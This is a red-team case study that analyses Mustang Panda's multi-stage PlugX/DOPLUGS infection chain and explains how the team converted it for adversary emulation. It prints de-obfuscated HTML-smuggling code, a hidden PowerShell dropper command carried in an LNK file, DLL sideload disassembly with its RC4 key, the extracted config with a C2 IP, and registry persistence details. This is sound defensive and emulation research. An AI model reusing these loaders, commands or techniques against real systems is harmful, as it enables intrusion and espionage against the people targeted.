




Inside Adversary Emulation

A technical deep dive and case study on how Northwave's red team safely integrates real APT malware into security testing

Case Study: Converting Mustang Panda Malware

In 2023, Mustang Panda executed a cyberattack against foreign affairs ministries and embassies in Europe. In our case study, we detail how we converted this malware for adversary emulation. The original publication on which we based our conversion can be [found here](#).

The attack contains **6 distinct steps**:




While the case study lists automations and edits in the order of the threat actor's execution, the actual editing process occurs in **reverse order**. This is due to the nested architecture of the exploit chain: the initial stager encapsulates the second-stage payload, which in turn houses the third, and so forth. Consequently, to maintain functional integrity, you must edit the final payload first to determine the correct payload to include into the preceding stage, all the way up to the first one.



1. The Phishing Mail


Like many cyberattacks, this one started with a targeted phishing mail. Although we do not have the actual phishing mail that was sent, one of the later stages of the malware showed this decoy PDF to the user:



This provides an indication of the subject and target audience of the phishing mail, which we used as guidance when building the emulation. We will also allow for custom mail contents and PDFs in our emulation building automation.

2. HTML Smuggling

The phishing mail was used to deliver an html file called “share document.html” which, when opened by the target, looks as follows:



This html file was used to drop a zipped payload onto the target's system using the HTML Smuggling technique. The contents look as follows:

```
'return ESfFg;return wKdVgSRWijTZeJ;});
function YtaXYQtoXYedC(){const BqMYhny=.;let CjwrbLIXREyaszh=0;let zkPeGqXmno=BqMYhny.toString();
console.debug(BqMYhny);let HBAJFv=CjwrbLIXREyaszh>1;BqMYhny.toString=zkPeGqXmno;return HBAJFv;
function UXXdGp(pkpazDSlGskmeQgth){var aPXZAhvtF='';var pivnpgUfKLf='ABCDEFGHijklmnopqrstuvwxyz0123456789';
return aPXZAhvtF;
function xExDuwppPmagM(){try{var NfMsIemo=otYZkM();var Kqahpimage=document.createElement("img");
return ESfFg;return wKdVgSRWijTZeJ;}}else{return hCPHoQGm;}}catch{return wKdVgSRWijTZeJ;});
function pFIxHPrqRFRNPYU(){let QoPzDNSPEHMFcp=window.outerHeight;let qeSuupFOAf=window.outerWidth;
function BgbjqDe(){let oNuamiHQDSyox=navigator.connection;let oNuamiHQDSyoxRtt=oNuamiHQDSyox?
function NpIuvGybIletFI(){let KxuuEpmZYUnY=true;window.addEventListener("mousemove",kmQYYKjEw
else{eDWhZrEP['ObfzyCbaVzVOTR']='WRDTovfUzEDsEr';}}
CLUXpnlei++;});
function qSKBGHYy(){const SnQXvaRNiuyIdm=[{name:"User Agent",id:"LpEYqAowg0Ag",yyaZEse:doPokD;
function qHjQdviHICljz(){qSKBGHYy();setTimeout(function(){var BjHGKIXawIh=false;var Yqgea=0;v
if(eDWhZrEP[xhuTJb]=='AFzVRFNW'){AFzVRFNW++;yCpxz0Bmjw+=xhuTJb+', '}};
aPXZAhvtF=Yqgea+AFzVRFNW;var IvJRMvqV=eDWhZrEP['ObfzyCbaVzVOTR']='WRDTovfUzEDsEr';if((aPXZAH
else{LJWvbq();}),2000);}
</script>
```

This shows that the content is obfuscated. We de-obfuscated the content by first extracting all JavaScript code, then using restringer¹ to perform most of the de-obfuscation for us. Finally, after manually cleaning up the file, we got this:

```
function LJWvbq() {
  var buffer = to_buffer('LSjg4fHd3d3l3UgyajPuho2aBCzp3ehG6d003d3dDw8TDzwQPC1PQk0gTEo8LU9MTU
  var blob = new Blob([buffer], { type: 'application/octet-stream' });
  var filename = '2262_3_PrepCom_Proposal_next_meeting_26_April.zip';
  if (window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveOrOpenBlob(blob, filename);
  } else {
    var a = document.createElement('a');
    document.body.appendChild(a);
    a.style = 'display: none';
    var url = window.URL.createObjectURL(blob);
    a.href = url;
    a.download = filename;
    a.click();
    window.URL.revokeObjectURL(url);
  }
}
```

This is a typical HTML-smuggling payload, which transforms a buffer into a blob and saves this either through `msSaveOrOpenBlob` or for older browsers by creating a link and automatically clicking it. The `to_buffer` function decodes the payload as base64 and then performs a Caesar cipher on it with key “35”:

```
function to_buffer(uLbHYlnHk) {
  var fjLeFcohC = atob(uLbHYlnHk);
  var pkpazDSlGskmeQ = fjLeFcohC.length;
  var suUevKrCrHxdwF = new Uint8Array(fjLeFcohC.length);
  for (var i = 0; i < fjLeFcohC.length; i++) {
    suUevKrCrHxdwF[i] = (fjLeFcohC.charCodeAt(i) + 35) % 256;
  }
  return suUevKrCrHxdwF.buffer;
}
```

¹ <https://github.com/PerimeterX/restringer>




To integrate this step into the emulation


We have to create an automation that can insert an edited base64 payload into the obfuscated original version of the HTML smuggling payload. Additionally, we want to allow for changing the encryption key (currently “35”) that is used for decrypting the payload, as this would be something the threat actor has implemented as well.

3. ZIP file

In the third stage of the attack, the HTML-smuggling payload downloads a ZIP file:




This ZIP file contains a single LNK (shortcut) file with the icon appearing to be that of a PDF file:




4. LNK file

Next, the attack used social engineering to get the target to activate the smuggled payload. They do this using a LNK file that is disguised as a PDF file that is of interest to the target. The properties of this LNK file are as follows:



To integrate this step into the emulation

We created automation that lets us create a ZIP file containing a transformed version of the next stage payload (LNK file). This file is then base64 encoded, encrypted and inserted into the HTML smuggling using the automation in the previous step.



The Target field indicates that the LNK file will only execute `cmd.exe`. However, the attack used a technique to hide their true intentions by inserting many spaces after `cmd.exe` before inserting their real command. As you can see in the image, even if we move all the way to the right in the Target field, we do not see the actual command line arguments.

We can see the actual command-line arguments that will be executed by cmd.exe by running the LnkParse² tool against the LNK file:

When the LNK file is clicked, cmd.exe executes the payload provided in the command line arguments. This payload uses obfuscation by inserting ^ characters between potential words that static analysis might trigger on. It uses powershell.exe to first find an LNK file that matches the expected length, then carves a ZIP-file from the UNKNOWN BLOCK section, write it to %TEMP%\tmp.zip, extracts it and execute the .\passwordgenerator binary.

```
$ lnkparse 2262_3_PrepCom_Proposal_next_meeting_26_April.lnk
Windows Shortcut Information:
  Guid: 00021401-0000-0000-C000-000000000046

... snip ...

LINK INFO: {}

DATA:
  Description: 'Type: pdfDocument'
  Command line arguments: '
/c
  "po^wersh^ell -windowstyle hidden $obf_lnkpath = Get-ChildItem
*.lnk ^| where-object {$_.length -eq 00813323} ^| Select-Object -
ExpandProperty
  FullName;$obf_file =
[System.IO.File]::ReadAllBytes($obf_lnkpath);$obf_path =
'%TEMP%\tmp.zip';$obf_path =
[Environment]::ExpandEnvironmentVariables($obf_path);$obf_dir
=
[System.IO.Path]::GetDirectoryName($obf_path);[System.IO.File]::WriteAllByt
es($obf_path, $obf_file[007428..($obf_file.length)]);cd
  $obf_dir;Expand-Archive -Path $obf_path -DestinationPath . -EA
SilentlyContinue -Force ^| Out-Null;Remove-Item -Path $obf_path -EA
  SilentlyContinue -Force ^| Out-Null;^& .\passwordgenerator"
  Icon location: .\AfZYWoJSyYII.pdf

EXTRA:
  ENVIRONMENTAL VARIABLES LOCATION BLOCK:
    Size: 788
    Target ansi: '%windir%\system32\cmd.exe'
    Target unicode: '%windir%\system32\cmd.exe'
  UNKNOWN BLOCK:
    - Size: 805895
    Extra data sha256:
d3da3cd6f09b014c3783d965346f6c1636d05f032d96647a2aba4314450e2a38
```




To integrate this step into the emulation

We take the transformed versions of the later stages to create the tmp.zip file. Then, we replaced the UNKNOWN BLOCK section with our version of the tmp.zip file, which might have a different length than the original, therefore resulting in a bigger or smaller LNK file. To account for this, we also overwrite the length check field in the PowerShell command. We didn't include a way to change the filename of the exe that gets executed, as this file is a legitimate binary.

² <https://pypi.org/project/LnkParse3/>

5. DLL Sideload


When examining the extracted ZIP file from the previous stage, we found the legitimate (and signed) `passwordgenerator.exe` binary—part of the RoboForm password manager suite—that gets executed by the LNK file.



The threat actor abused a DLL-sideload vulnerability in this executable to load their malicious `RoboForm.dll`. This DLL drops and shows the decoy PDF file (shown at the start) and then decrypts and executes the malicious shellcode contained in `data.dat`.

The file name of the decoy PDF is (just like the other strings in this binary) located on the stack:

```
loc_748610D5:
mov     eax, 5Ch ; '\
mov     [esp+954h+pdf_filename], 320032h
mov     [esp+esi*2+954h+var_824], ax
lea     edi, [esp+954h+var_822]
lea     edi, [edi+esi*2]
mov     [esp+954h+var_8D4], 320036h
mov     [esp+954h+var_8D0], 33005Fh
lea     esi, [esp+954h+pdf_filename] ; 2262_3_PrepCom_Proposal_next_meeting_26_April.pdf
mov     [esp+954h+var_8CC], 50005Fh
lea     eax, [esp+954h+var_914]
mov     [esp+954h+var_8C8], 650072h
mov     ecx, 18h
mov     [esp+954h+var_8C4], 430070h
mov     [esp+954h+var_8C0], 6D006Fh
mov     [esp+954h+var_8BC], 50005Fh
mov     [esp+954h+var_8B8], 6F0072h
mov     [esp+954h+var_8B4], 6F0070h
mov     [esp+954h+var_8B0], 610073h
mov     [esp+954h+var_8AC], 5F006Ch
mov     [esp+954h+var_8A8], 65006Eh
mov     [esp+954h+var_8A4], 740078h
mov     [esp+954h+var_8A0], 6D005Fh
mov     [esp+954h+var_89C], 650065h
mov     [esp+954h+var_898], 690074h
mov     [esp+954h+var_894], 67006Eh
mov     [esp+954h+var_890], 32005Fh
mov     [esp+954h+var_88C], 5F0036h
mov     [esp+954h+var_888], 700041h
mov     [esp+954h+var_884], 690072h
mov     [esp+954h+var_880], 2E006Ch
mov     [esp+954h+var_87C], 640070h
mov     [esp+954h+var_878], 'f'
```



The data for this PDF file is also contained in the binary itself:

```
data:74875000 _data segment para public 'DATA' use32
data:74875000 assume cs:_data
data:74875000 jorg 74875000h
data:74875000 decoy_pdf db 'XPDF-1.7',0Ah ; DATA XREF: open_decoy_pdf+3EAto
data:74875009 db '3'
data:7487500C db 0C7h
data:7487500D db 000h
data:7487500E a100objNamesDest db 00h,0Ah
data:74875010 db '1 0 obj',00h,'<</Names <</Dests 4 0 R>> /Outlines 5 0 R /Pages 2 '
data:74875048 db '0 R /Type /Catalog>>',00h,'endobj',00h,'3 0 obj',00h,'<</Author ('
data:7487507A db 'Kelemen Linda) /Comments () /Company () /CreationDate (D:20230413'
data:74875000 db '103510+02',27h,'35',27h,') /Creator ('
data:74875004 db 0FEh
data:74875005 db 0FFh
data:74875006 db 0
data:74875007 db 57h ; W
data:74875008 db 0
data:74875009 db 50h ; P
data:7487500A db 0
data:7487500D db 53h ; S
data:7487500C db 0
data:7487500D db 20h
data:7487500E db 65h ; c
data:7487500F db 87h
data:748750E0 db 50h ; [
data:748750E1 db 57h ; W
data:748750E2 db 29h ; )
data:748750E3 db 20h
data:748750E4 aKeywordsModdat db '/Keywords () /ModDate (D:20230413103510+02',27h,'35',27h,') /Prod'
data:74875119 db 'ucer () /SourceModified (D:20230413103510+02',27h,'35',27h,') /Su'
data:7487514E db 'bject () /Title () /Trapped false>>',00h,'endobj',00h,'8 0 obj',00h
data:748751A1 db '<</BitsPerComponent 8 /ColorSpace /DeviceRGB /Filter /DCTDecode /'
data:748751C2 db 'Height 137 /Length 4221 /Subtype /Image /Type /XObject /Width 66'
data:74875203 db 'x',00h,0Ah
data:74875206 db 'stream',00h,0Ah
data:7487520E db 0FFh
data:7487520F db 000h
```

The malware then writes the decoy PDF to %temp cmd.exe /c "%temp%\2262_3_PrepCom_Proposal_next_meeting_26_April.pdf".

```
push 0C000000h
push ecx
call eax ; CreateFileW
mov edi, eax
cmp edi, 0FFFFFFFh
jz loc_748621AB

lea eax, [esp+954h+var_92D+1]
mov [esp+954h+var_940], 0
push eax
push kernel32_base
mov dword ptr [esp+95Ch+var_92D+1], 'tirW'
mov dword ptr [esp+95Ch+var_92D+5], 'life'
mov word ptr [esp+95Ch+var_92D+9], 'e'
call get_function_ptr
mov esi, eax
mov dword ptr [esp+95Ch+var_908], 'solc'
lea eax, [esp+95Ch+var_908]
mov word ptr [esp+95Ch+var_908+9], 'el'
push eax
push kernel32_base
mov dword ptr [esp+964h+var_908+4], 'naHe'
mov [esp+964h+var_908+08h], 0
mov [esp+964h+var_908+8], 'd'
call get_function_ptr
add esp, 10h
mov ebx, eax ; CloseHandle
lea eax, [esp+954h+var_940]
push 0
push eax
push 1AFB9h
push offset decoy_pdf ; "XPDF-1.7\n%3"
push edi
call esi ; WriteFile
;
; Write Decoy PDF to %temp%\2262_3_PrepCom_Proposal_next_meeting_26_April.pdf
push edi
test eax, eax
jz loc_748621A9 ; CloseHandle
```



Then, it executes it using `CreateProcessW` with the command `cmd.exe /c "%temp%\2262_3_PrepCom_Proposal_next_meeting_26_April.pdf"`.

After opening the decoy PDF file, the malware loads the shellcode from the `data.dat` file. It looks in either the current directory or `..\Photos` for `data.dat`. This file location is also used for persistence. It then reads the file contents and decrypts it with a key that is, again, stored as a stack string:

```
.text:748627C8      mov     esi, eax
.text:748627EA      mov     [esp+954h+key], 'hwZq' ; Key = qZwhhzv5UpCBLLuG
.text:748627F5      lea     eax, [esp+954h+var_8E8+8]
.text:748627F9      mov     [esp+954h+var_890], '5vzh'
.text:74862804      push    eax
.text:74862805      mov     [esp+958h+var_88C], 'BcpU'
.text:74862810      mov     [esp+958h+var_888], 'GuLL'
.text:7486281B      mov     word ptr [esp+958h+var_92C+19h], 0
```

Decryption is performed using `SystemFunction033`, which is an undocumented function in `advapi32.dll` that performs RC4 decryption. After decryption the malware uses `VirtualProtect` to make the decrypted shellcode executable and `CreateThread` to execute the shellcode.



To integrate this step into the emulation

We built automation that allows us to patch the PDF's filename that is stored as a stack string, so we have some flexibility in adjusting the decoy PDF to our needs. Since it is a stack string, we are limited to the length of the original filename. In this case, it is fortunate that the original filename is quite long.

Next, we add a patching capability that can overwrite the contents of the PDF file into the data section of the binary. We also take care to limit the size of any PDF we generate to be equal to or lower than the size of the original pdf, to avoid overwriting other parts of the binary.

Finally, we allow for editing the encryption key that is used for decrypting the shellcode in `data.dat` to an encryption key that matches the key we used for re-encrypting the shellcode. These steps give us an easy way to insert new decoy PDFs and insert the re-encrypted and transformed shellcode.

6. PlugX


The shellcode for the final stage of the attack was called PlugX by Check Point Research³. However, after comparing it to other malware described by Trend Micro⁴ we conclude that this malware is a variant of DOPLUGS, which descends from PlugX. This shellcode is polyglot, meaning that it is both a valid PE executable (DLL) and valid shellcode. The start of the shellcode looks as follows:

```

WINDBG>db esi
02780000 4d 5a e8 00 00 00 00 5b-52 45 55 8b ec 81 c3 b9 MZ[REVEAL]
02780010 1d 00 00 ff d3 c9 c3 00-40 00 00 00 00 00 00 ...[REVEAL].@.....
02780020 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 .....
02780030 00 00 00 00 00 00 00 00 00-00 00 00 08 01 00 .....
02780040 0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68 ..[REVEAL].[REVEAL].L[REVEAL]Th
02780050 69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f is program canno
02780060 74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20 t be run in DOS
02780070 6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 mode....$......

WINDBG>u esi
02780000 4d          dec     ebp
02780001 5a          pop     edx
02780002 e800000000 call    02780007
02780007 5b          pop     ebx
02780008 52          push    edx
02780009 45          inc     ebp
0278000a 55          push    ebp
0278000b 8bec        mov     ebp,esp
  
```

This heavily obfuscated malware is a staple in Mustang Panda's toolkit with many development iterations of the years. Firstly, it uses control flow flattening (CFF) based on a variant of Obfuscator-LLVM⁵, which makes a function graph in IDA look like this:



³ <https://research.checkpoint.com/2023/chinese-threat-actors-targeting-europe-in-smugx-campaign/>

⁴ https://www.trendmicro.com/en_us/research/24/b/earth-preta-campaign-targets-asia-doplugs.html

⁵ <https://github.com/obfuscator-llvm/obfuscator>



Due to the CFF, automatic de-obfuscation of the strings was non-trivial. Most of the strings are function names that are then dynamically resolved using `GetProcAddress`. The binary uses many wrappers for `GetProcAddress`, possibly as another form of anti-analysis. We used custom IDAPython scripts to try to decrypt as many of the strings as we could. This gave us insight into many of the windows API functions being called and gave us a hint for which functionality is present in the malware.

```
*string = encrypted_string_12;
*&string[16] = 34020096;
*&string[20] = 84094210;
*&string[24] = 540;
string[26] = 20;
while ( v4 != 0x2F716689 )
{
    *v3++ = 0;
    v4 = -2129572454;
    if ( v3 == &v23 )
        v4 = 795960969;
}
for ( i = 0; i < 0x1B; ++i )
    string[i] = (i - 65) & (string[i] ^ 0x40) | (string[i] ^ 0xBF) & ~(i - 65);
v22 = 0;
SetUnhandledExceptionFilter = getprocaddr(string);
```

When creating the emulation, one of the key pieces of functionality to understand is how the configuration of the malware is extracted and decrypted. After some anti-debugging checks and some set-up, the configuration is decrypted using RC4 based on an 8 byte key stored at the start of the config block in memory. The key extraction and decryption routine looks as follows:

```
memcpy = getprocaddr_8(v52);
(memcpy)(&config, &src_config, 600);
--snip--
wsprintfA(Str, "%X", config);
encrypt_decrypt(&encrypted_part, 0x250u, &encrypted_part, Str);
```

We extracted the configuration of the malware using a modified version of PlugX extractor⁶. The resulting config looks as follows:

```
00000000: a374 0100 0000 0000 0000 0000 0000 0000 .t.....
00000010: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000080: 0000 0000 0000 0000 3800 7700 5100 5900 .....8.w.Q.Y.
00000090: 4600 3700 3700 7500 7900 0000 0000 0000 F.7.7.u.y.....
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000100: 0000 0000 0000 0000 7300 6500 7200 7600 .....s.e.r.v.
00000110: 6500 7200 0000 0000 0000 0000 0000 0000 e.r.....
00000120: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

⁶ https://github.com/tccontre/KnowledgeBase/blob/main/malware_re_tools/plugx_extractor/plugx_extractor.py



```

00000130: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000140: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000150: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000160: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000170: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000180: 0000 0000 0000 0000 0100 bb01 3435 2e39 .....45.9
00000190: 302e 3538 2e36 3900 0000 0000 0000 0000 0.58.69.....
000001a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000001b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000001c0: 0000 0000 0000 0000 0000 0000 0100 bb01 .....
000001d0: 3435 2e39 302e 3538 2e36 3900 0000 0000 45.90.58.69....
000001e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000001f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000200: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000210: 0100 bb01 3435 2e39 302e 3538 2e36 3900 ....45.90.58.69.
00000220: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000230: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000240: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000250: 0000 0000 0000 0000 .....

```

The config contains the mutex name (8wQYF77uy), the string “server” and three times the C2 server IP.

The binary can be executed either with or without an argument. If it is executed without an argument, it sets persistence by copying itself to a randomised location in the filesystem. This location is any of the combinations of the following columns:

%userprofile%\	Intelnet
%public%\	VirtualFile
%appdata%\	SamsungDriver
%localappdata%\	SecurityScan
%allusersprofile%\	DellSetupFiles

In addition, the data.dat file is stored in any of <column1>\Photos. All above directories are created as read-only and hidden. Then a Run entry in the registry is created with the name “RoboForm Update”, where passwordgenerator.exe is executed with a random number as the command line argument:

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
	Name	Type	Data
> AccountsService	ab (Default)	REG_SZ	(value not set)
> ActivityDataModel	ab RoboForm Update	REG_SZ	"C:\ProgramData\SamsungDriver\passwordgenerator.exe" 435
> App Paths			
> AppBroadcast			

Then, it launches the newly written persistence malware with the randomly generated argument and exits the parent process. When the malware is executed with an argument, it will establish a connection to the C2 channel and wait for commands to execute.

Before establishing this C2 channel, the malware performs a check to see if it was started from a removable device, in that case, it ejects the drive using the following command:

```
cmd.exe /c powershell "(new-object -COM Shell.Application).NameSpace(17).ParseName('%c:').InvokeVerb('Eject')"
```

